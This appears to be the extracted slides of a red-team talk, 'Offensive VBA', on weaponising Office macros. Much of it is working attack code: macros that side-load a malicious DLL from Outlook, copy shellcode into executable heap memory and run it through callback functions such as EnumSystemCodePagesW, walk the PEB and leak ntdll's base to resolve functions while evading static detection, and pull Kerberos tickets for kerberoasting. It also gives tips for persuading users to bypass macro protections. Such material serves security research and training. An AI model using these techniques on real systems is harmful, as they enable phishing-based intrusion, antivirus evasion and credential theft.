

Offensive VBA

Old tricks for new dogs




Who Am I?

Juan Manuel Fernández (@TheXC3LL)

- Biologist
- Red Team at MDSec
- Adepts of 0xCC founder
- Member of Ka0labs
- CTF player with ID-10-Ts (**inactive :(**)



Intro



Disclaimer

- All TTPs shown here are **PUBLIC**. No private techniques are going to be disclosed. I'm sorry :(
- All the references are listed in the last slide
- I will use MS Office 64-bit

Red Team loves Macro-enabled docs

Initial Access

- Being widely exploited for decades as Initial Access payload in phishing campaigns.

Lateral Movement

- Cloud to On-Premise
 - SharePoint/OneDrive
- Workstation to Workstation
 - DCOM, shared folders, internal phishing...

Persistence

- Templates
- Outlook OTMs




Initial Access stoppers

“Enable macros” message

Just ask the user to save the file in a Trusted Location

Attack Surface Reduction

Never found a problem in real world :/



Enforce code-signing

Self-signed macros
LOLDocs

Mark-of-the-Web

Just ask the user to save the file in a Trusted Location

Macros 101



Data Types (64-bit)

At this moment we only care about these types (let's keep it simple)

Type	Size
Byte	1 Byte
Integer	2 Bytes
Long	4 Bytes
LongLong / LongPtr	8 Bytes

Calling functions from DLLs

You “Declare” a function or sub for the import

```
[Public | Private] Declare Sub name Lib "libname" [Alias "aliasname"] [(Larglist)]
```


```
[Public | Private] Declare Function name Lib "libname" [Alias "aliasname"] [(Larglist)] [As type]
```

Arguments can be passed:

- **ByVal** (value itself)
- **ByRef** (pointer to the value)

Example:

- Private Declare PtrSafe* Function NtClose Lib "ntdll" (ByVal ObjectHandle As LongPtr) As Long



Calling functions from DLLs

Interesting stuff that would be useful later ;)

- The DLL is only loaded (if it is not was loaded previously) the first time the imported function is called (and same happens with address resolution). **Not when the document is loaded.**
- This could be abused to side-load a malicious DLL

```
Private Declare PtrSafe Function OutlookHandlerEx Lib "AddressBookHandler.dll" vb
() As Long
Sub Application_Startup()
    ChDir (Environ("appdata") & "\Microsoft\Outlook\
    a = OutlookHandlerEx()
End Sub
```

Structs

User-defined type is the equivalent to C structs

- Aligned to 4 bytes
- Total size can be calculated with `LenB(your-struct)`

```
typedef struct _LSA_STRING {  
    USHORT Length;  
    USHORT MaximumLength;  
    PCHAR Buffer;  
} LSA_STRING, *PLSA_STRING;
```

```
Private Type LSA_STRING  
    Length As Integer  
    MaximumLength As Integer  
    Buffer As String  
End Type
```

Structs

You can save time using `offsetof()`

```
typedef struct _BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO {
    ULONG      cbSize;
    ULONG      dwInfoVersion;
    PUCHAR     pbNonce;
    ULONG      cbNonce;
    PUCHAR     pbAuthData;
    ULONG      cbAuthData;
    PUCHAR     pbTag;
    ULONG      cbTag;
    PUCHAR     pbMacContext;
    ULONG      cbMacContext;
    ULONG      cbAAD;
    ULONGLONG   cbData;
    ULONG      dwFlags;
} BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO
```

```
#include <windows.h>
#include <bcrypt.h>
#include <stdio.h>

int main()
{
    printf("cbSize=%d\n", offsetof(BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO,
cbSize));
    printf("dwInfoVersion=%d\n", offsetof(BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO,
dwInfoVersion));
    printf("pbNonce=%d\n", offsetof(BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO,
pbNonce));
```

Structs

You can save time using `offsetof()`

```
cbSize=0  
dwInfoVersion=4  
pbNonce=8  
cbNonce=16  
pbAuthData=24  
cbAuthData=32  
pbTag=40  
cbTag=48  
pbMacContext=56  
cbMacContext=64  
cbAAD=68  
cbData=72  
dwFlags=80  
sizeof=88
```

```
Private Type BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO  
    cbSize          As Long      ' 0-4 = 4 bytes  
    dwInfoVersion  As Long      ' 4-8 = 4 bytes  
    pbNonce        As LongLong   ' 8-16 = 8 bytes  
    cbNonce        As LongLong   ' 16-24 = 8 bytes  
    pbAuthData     As LongLong   ' 24-32 = 8 bytes  
    cbAuthData     As LongLong   ' 32-40 = 8 bytes  
    pbTag          As LongLong   ' 40-48 = 8 bytes  
    cbTag          As LongLong   ' 48-56 = 8 bytes  
    pbMacContext   As LongLong   ' 56-64 = 8 bytes  
    cbMacContext   As Long      ' 64-68 = 4 bytes  
    cbAAD          As Long      ' 68-72 = 4 bytes  
    cbData         As LongLong   ' 72-80 = 8 bytes  
    dwFlags        As LongLong   ' 80-88 = 8 bytes  
    ' sizeof 88  
End Type
```



Dealing with memory

Cornerstone

- **RtlMoveMemory** from Kernel32.dll (later we will work with alternative methods)

Pointers

- The only “low-level” information we can obtain is the memory address of a variable (**VarPtr()**/**ObjPtr()**/**StrPtr()**)
- We are completely blind and everything is managed at “high-level” :(

Buffers

- Use byte arrays and resize (**dim tmpBuf() as Byte; redim tmpBuf(0 To 15)**)
- Copy memory to the address of the first element (**Call RtlMoveMemory (VarPtr(tmpBuf(0)), RandomPointer, 16)**)

Dealing with memory

Addresses / “numeric stuff”

- We can copy the data directly in a **LongPtr** variable (8 bytes). For example, if we want to extract a pointer from an struct we can do:

```
Dim pointer As LongPtr  
  
Call CopyMemory(VarPtr(pointer), VarPtr(something(144)), 8)
```

Dealing with memory

Strings (LPSTR to VBA string)

- Calculate size with `IstrlenA`
- Copy buffer
- Call `StrConv(buffer,vbUnicode)`

```
vb
'Converting an LPSTR (ANSI) String Pointer to a VBA String
Private Declare PtrSafe Function lstrlenA Lib "kernel32.dll" (ByVal lpString As
LongPtr) As Long
Private Declare PtrSafe Sub CopyMemory Lib "kernel32.dll" Alias "RtlMoveMemory" -
(ByVal Destination As LongPtr, ByVal Source As LongPtr, ByVal Length As Long)

Public Function StringFromPointerA(ByVal pointerToString As LongPtr) As String
    Dim tmpBuffer() As Byte
    Dim byteCount As Long
    Dim retVal As String
    ' determine size of source string in bytes
    byteCount = lstrlenA(pointerToString)
    If byteCount > 0 Then
        ' Resize the buffer as required
        ReDim tmpBuffer(0 To byteCount - 1) As Byte
        ' Copy the bytes from pointerToString to tmpBuffer
        Call CopyMemory(VarPtr(tmpBuffer(0)), pointerToString, byteCount)
    End If
    ' Convert (ANSI) buffer to VBA string
    retVal = StrConv(tmpBuffer, vbUnicode)
    StringFromPointerA = retVal
End Function
```



Dealing with memory

Strings (LPWSTR to VBA string)

- Calculate size with `IstrlenW * 2`
- Copy buffer

```
vb
'Converting an LPWSTR (Unicode) String Pointer to a VBA String
Private Declare PtrSafe Function lstrlenW Lib "kernel32.dll" (ByVal lpString As
LongPtr) As Long
Private Declare PtrSafe Sub CopyMemory Lib "kernel32.dll" Alias "RtlMoveMemory" -
(ByVal Destination As LongPtr, ByVal Source As LongPtr, ByVal Length As Long)

Public Function StringFromPointerW(ByVal pointerToString As LongPtr) As String
    Const BYTES_PER_CHAR As Integer = 2
    Dim tmpBuffer() As Byte
    Dim byteCount As Long
    ' determine size of source string in bytes
    byteCount = lstrlenW(pointerToString) * BYTES_PER_CHAR
    If byteCount > 0 Then
        ' Resize the buffer as required
        ReDim tmpBuffer(0 To byteCount - 1) As Byte
        ' Copy the bytes from pointerToString to tmpBuffer
        Call CopyMemory(VarPtr(tmpBuffer(0)), pointerToString, byteCount)
    End If
    ' Straight assignment Byte() to String possible - Both are Unicode!
    StringFromPointerW = tmpBuffer
End Function
```

VBA Alchemist

 Tim Medin 
@TimMedin

I applaud the alchemist who made this happen in VBA

[Traducir post](#)

 adepts.of0x.cc

Hacking in an epistolary way: implementing kerberoast in pu

Creating a macro for Excel in VBA to perform kerberoast attacks

2:31 a.m. · 1 nov. 2020

VBA Alchemy

```
typedef struct _KERB_EXTERNAL_TICKET {  
    PKERB_EXTERNAL_NAME ServiceName;  
    PKERB_EXTERNAL_NAME TargetName;  
    PKERB_EXTERNAL_NAME ClientName;  
    UNICODE_STRING      DomainName;  
    UNICODE_STRING      TargetDomainName;  
    UNICODE_STRING      AltTargetDomainName;  
    KERB_CRYPTO_KEY     SessionKey;  
    ULONG               TicketFlags;  
    ULONG               Flags;  
    LARGE_INTEGER        KeyExpirationTime;  
    LARGE_INTEGER        StartTime;  
    LARGE_INTEGER        EndTime;  
    LARGE_INTEGER        RenewUntil;  
    LARGE_INTEGER        TimeSkew;  
    ULONG               EncodedTicketSize;  
    PUCHAR              EncodedTicket;  
} KERB_EXTERNAL_TICKET, *PKERB_EXTERNAL_TICKET;
```



VBA Alchemy

VBA Alchemy

```
'Copy KERB_RETRIEVE_TKT_RESPONSE structure to an array
Dim Response() As Byte
Dim Data As String
ReDim Response(0 To ResponseSize)
Call CopyMemory(VarPtr(Response(0)), KerbRetrieveResponse, ResponseSize)

'Ticket->EncodedTicketSize
Dim ticketSize As Integer
Call CopyMemory(VarPtr(ticketSize), VarPtr(Response(136)), 4)

'Ticket->EncodedTicket (address)
Dim encodedTicketAddress As LongPtr
Call CopyMemory(VarPtr(encodedTicketAddress), VarPtr(Response(144)), 8)

'Ticket->EncodedTicket (value)
Dim encodedTicket() As Byte
ReDim encodedTicket(0 To ticketSize)
Call CopyMemory(VarPtr(encodedTicket(0)), encodedTicketAddress, ticketSize)
```

Static analysis - On this talk

- Obfuscation $\Leftarrow \text{NO}$
 - Can't obfuscate **Declare** statements
- Self-modification and/or staged execution $\Leftarrow \text{NO}$
 - VBOM + Application COM Object
- Use functions not cataloged as malicious $\Leftarrow \text{YES}$
 - Alternatives to trigger execution
 - Alternatives to copy memory
- Reduce Declare statements $\Leftarrow \text{YES}$
 - Poor man's GetProcAddress / FreshyCalls
- R/W/X reuse + overwrite pointers $\Leftarrow \text{YES}$




Approach #1

Use alternatives to well-known functions

Shellcode execution

Basic steps*:

- Well-known functions used in each step (HeapAlloc, RtlMoveMemory, ResumeThread...)



*This is a simplification. More or less steps could be involved based on the technique used.

Execution

In 2021 NCC published the article “RIFT: Analysing a Lazarus Shellcode Execution Method” where **EnumSystemLocalesA** was used as trigger.

- This trick was documented previously by Jeff White in 2017 (<https://github.com/karttoon/trigen/tree/master>), probably known before.
- There are about 50 “benign” windows functions that accept a callback that can be abused

AddClusterNode	BluetoothRegisterForAuthentication	CTranslateRGBsExt
CallWindowProcA	CallWindowProcW	CreateCluster
CreateDialogIndirectParamA	CreateDialogIndirectParamW	CreateDialogParamA
CreateDialogParamW	CreatePrintAsyncNotifyChannel	CreateTimerQueueTimer
DavRegisterAuthCallback	DbgHelpCreateUserDump	DbgHelpCreateUserDumpW
DdeInitializeA	DdeInitializeW	DestroyCluster
DialogBoxIndirectParamA	DialogBoxIndirectParamW	DialogBoxParamA
DialogBoxParamW	DirectSoundCaptureEnumerateA	DirectSoundCaptureEnumerateW
DirectSoundEnumerateA	DirectSoundEnumerateW	DrawStateA
DrawStateW	EnumCalendarInfoA	EnumCalendarInfoW
EnumChildWindows	EnumDateFormatsA	EnumDateFormatsW
EnumDesktopWindows	EnumDesktopsA	EnumDesktopsW

Write Shellcode - One-shot

Copy data from a buffer to a different buffer directly

- LdapUTF8ToUnicode
- PathCanonicalizeA
- ...

```
'\xec\xb3\x8c\xec\xb3\x8c' ==> '\xcc\xcc\xcc\xcc'
orig_shellcode(0) = &HEC
orig_shellcode(1) = &HB3
orig_shellcode(2) = &H8C
orig_shellcode(3) = &HEC
orig_shellcode(4) = &HB3
orig_shellcode(5) = &H8C

heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0)
copied_shellcode = HeapAlloc(heap, 0, &H10)
size = LdapUTF8ToUnicode(VarPtr(orig_shellcode(0)), 6, 0, 0)
ret = LdapUTF8ToUnicode(VarPtr(orig_shellcode(0)), 6, copied_shellcode, size)
ret = EnumSystemCodePagesW(copied_shellcode, 0)
```



Write Shellcode - Two-Shot

Copy data from a buffer to a intermediate place, and then from that place to a new buffer

- Set/Get twins (e.g. SetConsoleTittleA/GetConsoleTittleA)
- IPC mechanism (e.g. pipes)
- ...

```
heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0)
copied_shellcode = HeapAlloc(heap, 0, &H10)

saAttr.nLength = LenB(SEURITY_ATTRIBUTES)
saAttr.bInheritHandle = 1
saAttr.lpSecurityDescriptor = 0

ret = CreatePipe(sink, source, saAttr, 0)
ret = WriteFile(source, VarPtr(orig_shellcode(0)), 4, size, 0)
ret = ReadFile(sink, copied_shellcode, 4, size, 0)
ret = EnumSystemCodePagesW(copied_shellcode, 0)
```

Approach #2

Resolve function addresses dynamically

“Classic” method

- How to get the DLL base address?
 - **NtQueryInformationProcess** to get PEB and then parse

```
Private Function LdrAddress()
    Dim ret As Long
    Dim size As LongPtr
    Dim pbi As PROCESS_BASIC_INFORMATION

    'Get PROCESS_BASIC_INFORMATION
    ret = NtQueryInformationProcess(-1, 0, pbi, LenB(pbi), size)

    'Copy PEB to a buffer
    Dim cPEB As PEB
    Call CopyMemory(VarPtr(cPEB), pbi.PEBBaseAddress, LenB(cPEB))

    'Return PPEB_LDR_DATA
    LdrAddress = cPEB.Ldr
End Function
```

```
'Ldr Address
Ldr = LdrAddress


'First entry
Call CopyMemory(VarPtr(InLoadOrderModuleList), LdrAddress + &H18, LenB(InLoadOrderModuleList))
Call CopyMemory(VarPtr(dllbase), InLoadOrderModuleList + &H30, LenB(dllbase))

'Walk the list
currentEntry = InLoadOrderModuleList
Do Until nextEntry = InLoadOrderModuleList
    Call CopyMemory(VarPtr(nextEntry), currentEntry, LenB(nextEntry))
    Call CopyMemory(VarPtr(dllbase), currentEntry + &H30, LenB(dllbase))
    Call CopyMemory(VarPtr(DllNamePtr), currentEntry + &H58 + 8, LenB(DllNamePtr)) 'UNICODE_STRING USHORT + USHORT = 8
    DllName = StringFromPointerW(DllNamePtr)
    ' This should be done using a hash, but it's just a PoC
    If StrComp("ntdll.dll", DllName, 0) = 0 Then
        Exit Do
    End If
    currentEntry = nextEntry
Loop
FindNtdll = dllbase
```

My method :D

- **Leak** the pointer to the dll base!

```
Private Declare PtrSafe Sub CopyMemory Lib "KERNEL32" Alias "RtlMoveMemory" ( _  
    ByVal Destination As LongPtr, _  
    ByVal Source As LongPtr, _  
    ByVal Length As Long)  
  
Private Declare PtrSafe Function NtClose Lib "ntdll" (ByVal ObjectHandle As  
LongPtr) As Long  
  
Dim ret As Long  
  
Function leak() As LongPtr  
    ret = NtClose(-1)  
    leak = VarPtr(ret)  
End Function  
  
Sub sh()  
    MsgBox "ret @ 0x" + Hex(leak())  
End Sub
```




My method :D

- Leak the pointer to the dll base!



Address	Hex
000001A1E61D8808	B0 46 54 F6 A1 01 00 00
000001A1E61D88E8	30 4C 54 F6 A1 01 00 00
000001A1E61D88F8	00 00 00 00 00 00 00 00
000001A1E61D8908	00 00 00 00 00 00 00 00
000001A1E61D8918	00 00 00 00 00 00 00 00
000001A1E61D8928	A0 01 98 B0 FF 7F 00 00
000001A1E61D8938	00 00 00 00 00 00 00 00
000001A1E61D8948	FC 04 00 00 00 00 00 00
000001A1E61D8958	00 00 C1 76 FF 7F 00 00
000001A1E61D8968	[000001A1E60E3000] = A775B0E46238A65B (User Data)
000001A1E61D8978	64 18 E7 76 FF 7F 00 00
000001A1E61D8988	FC 04 00 00 00 00 00 00


0x007ffffb08e0000



My method :D

- Leak the pointer to the dll base!

```
Private Declare PtrSafe Sub CopyMemory Lib "KERNEL32" Alias "RtlMoveMemory" ( _  
    ByVal Destination As LongPtr, _  
    ByVal Source As LongPtr, _  
    ByVal Length As Long)  
  
Private Declare PtrSafe Function NtClose Lib "ntdll" (ByVal ObjectHandle As  
LongPtr) As Long  
  
Dim ret As Long  
  
Function leak() As LongPtr  
    ret = NtClose(-1)  
    Dim funcLeak As LongPtr  
    Call CopyMemory(VarPtr(funcLeak), VarPtr(ret) - 24, 8)  
    leak = funcLeak  
End Function  
  
Sub sh()  
    MsgBox "NTDLL base @ 0x" + Hex(leak())  
End Sub
```



Parse data

```
' Get ntdll.dll base
dllbase = FindNtdll
' Get DOS Header
Call CopyMemory(VarPtr(DosHeader), dllbase, LenB(DosHeader))
' Get NtHeader
pNtHeaders = dllbase + DosHeader.e_lfanew
Call CopyMemory(VarPtr(ntHeader), pNtHeaders, LenB(ntHeader))

IMAGE_EXPORT_DIRECTORY = ntHeader.OptionalHeader.DataDirectory(0).VirtualAddress + dllbase

'Number of Functions pIMAGE_EXPORT_DIRECTORY + 0x14
Call CopyMemory(VarPtr(NumberOfFunctions), IMAGE_EXPORT_DIRECTORY + &H14, LenB(NumberOfFunctions))

'Number of Names pIMAGE_EXPORT_DIRECTORY + 0x18
Call CopyMemory(VarPtr(NumberOfNames), IMAGE_EXPORT_DIRECTORY + &H18, LenB(NumberOfNames))

'AddressOfFunctions pIMAGE_EXPORT_DIRECTORY + 0x1C
Call CopyMemory(VarPtr(FunctionsOffset), IMAGE_EXPORT_DIRECTORY + &H1C, LenB(FunctionsOffset))
FunctionsPtr = dllbase + FunctionsOffset

'AddressOfNames pIMAGE_EXPORT_DIRECTORY + 0x20
Call CopyMemory(VarPtr(NamesOffset), IMAGE_EXPORT_DIRECTORY + &H20, LenB(NamesOffset))
NamesPtr = dllbase + NamesOffset


'AddressOfNameOrdinals pIMAGE_EXPORT_DIRECTORY + 0x24
Call CopyMemory(VarPtr(OrdinalsOffset), IMAGE_EXPORT_DIRECTORY + &H24, LenB(OrdinalsOffset))
OrdinalsPtr = dllbase + OrdinalsOffset

'Ordinal Base pIMAGE_EXPORT_DIRECTORY + 0x10
Call CopyMemory(VarPtr(OrdinalBase), IMAGE_EXPORT_DIRECTORY + &H10, LenB(OrdinalBase))
```

```
    Dim j As Long
    Dim i As Long
    j = 0
    For i = 0 To NumberOfNames - 1
        Dim tmpOffset As Long
        Dim tmpName As String
        Dim tmpOrd As Integer
        ' Get name
        Call CopyMemory(VarPtr(tmpOffset), NamesPtr + (LenB(tmpOffset) * i),
LenB(tmpOffset))
        tmpName = StringFromPointerA(tmpOffset + dllbase)
        Cells(j + 1, 1) = tmpName
        'Get Ordinal
        Call CopyMemory(VarPtr(tmpOrd), OrdinalsPtr + (LenB(tmpOrd) * i),
LenB(tmpOrd))
        Cells(j + 1, 2) = tmpOrd + OrdinalBase
        'Get Address
        tmpOffset = 0
        Call CopyMemory(VarPtr(tmpOffset), FunctionsPtr + (LenB(tmpOffset) *
tmpOrd), LenB(tmpOffset))
        Cells(j + 1, 3) = Hex(tmpOffset + dllbase)
        j = j + 1
    Next i
```

Parse data

A	B	C	D
1 A_SHAFinal	9 7FFD01AB83D0		
2 A_SHAInit	10 7FFD01AB91F0		
3 A_SHAUUpdate	11 7FFD01AB9230		
4 AlpcAdjustCompletionListCo	12 7FFD01B521E0		
5 AlpcFreeCompletionListMess	13 7FFD01AE3FA0		
6 AlpcGetCompletionListLastM	14 7FFD01B52210		
7 AlpcGetCompletionListMess	15 7FFD01B52230		
8 AlpcGetHeaderSize	16 7FFD01AE5FD0		
9 AlpcGetMessageAttribute	17 7FFD01AE5F90		
10 AlpcGetMessageFromComple	18 7FFD01AE26B0		
11 AlpcGetOutstandingComple	19 7FFD01AF8E70		
12 AlpcInitializeMessageAttribu	20 7FFD01AE5F30		
13 AlpcMaxAllowedMessageLer	21 7FFD01AF7B50		
14 AlpcRegisterCompletionList	22 7FFD01AF8C70		
15 AlpcRegisterCompletionListV	23 7FFD01AE5630		
16 AlpcRundownCompletionList	24 7FFD01AF8E30		
17 AlpcUnregisterCompletionLi	25 7FFD01AF8E50		
18 AlpcUnregisterCompletionLi	26 7FFD01AE5690		
19 ApiSetQueryApiSetPresence	27 7FFD01A98AE0		
20 ApiSetQueryApiSetPresence	28 7FFD01B47BB0		
21 CsrAllocateCaptureBuffer	29 7FFD01ACCC90		
22 CsrAllocateMessagePointer	30 7FFD01ACCC50		
23 CsrCaptureMessageBuffer	31 7FFD01ACCC550		
24 CsrCaptureMessageMultiUni	32 7FFD01ACCA90		
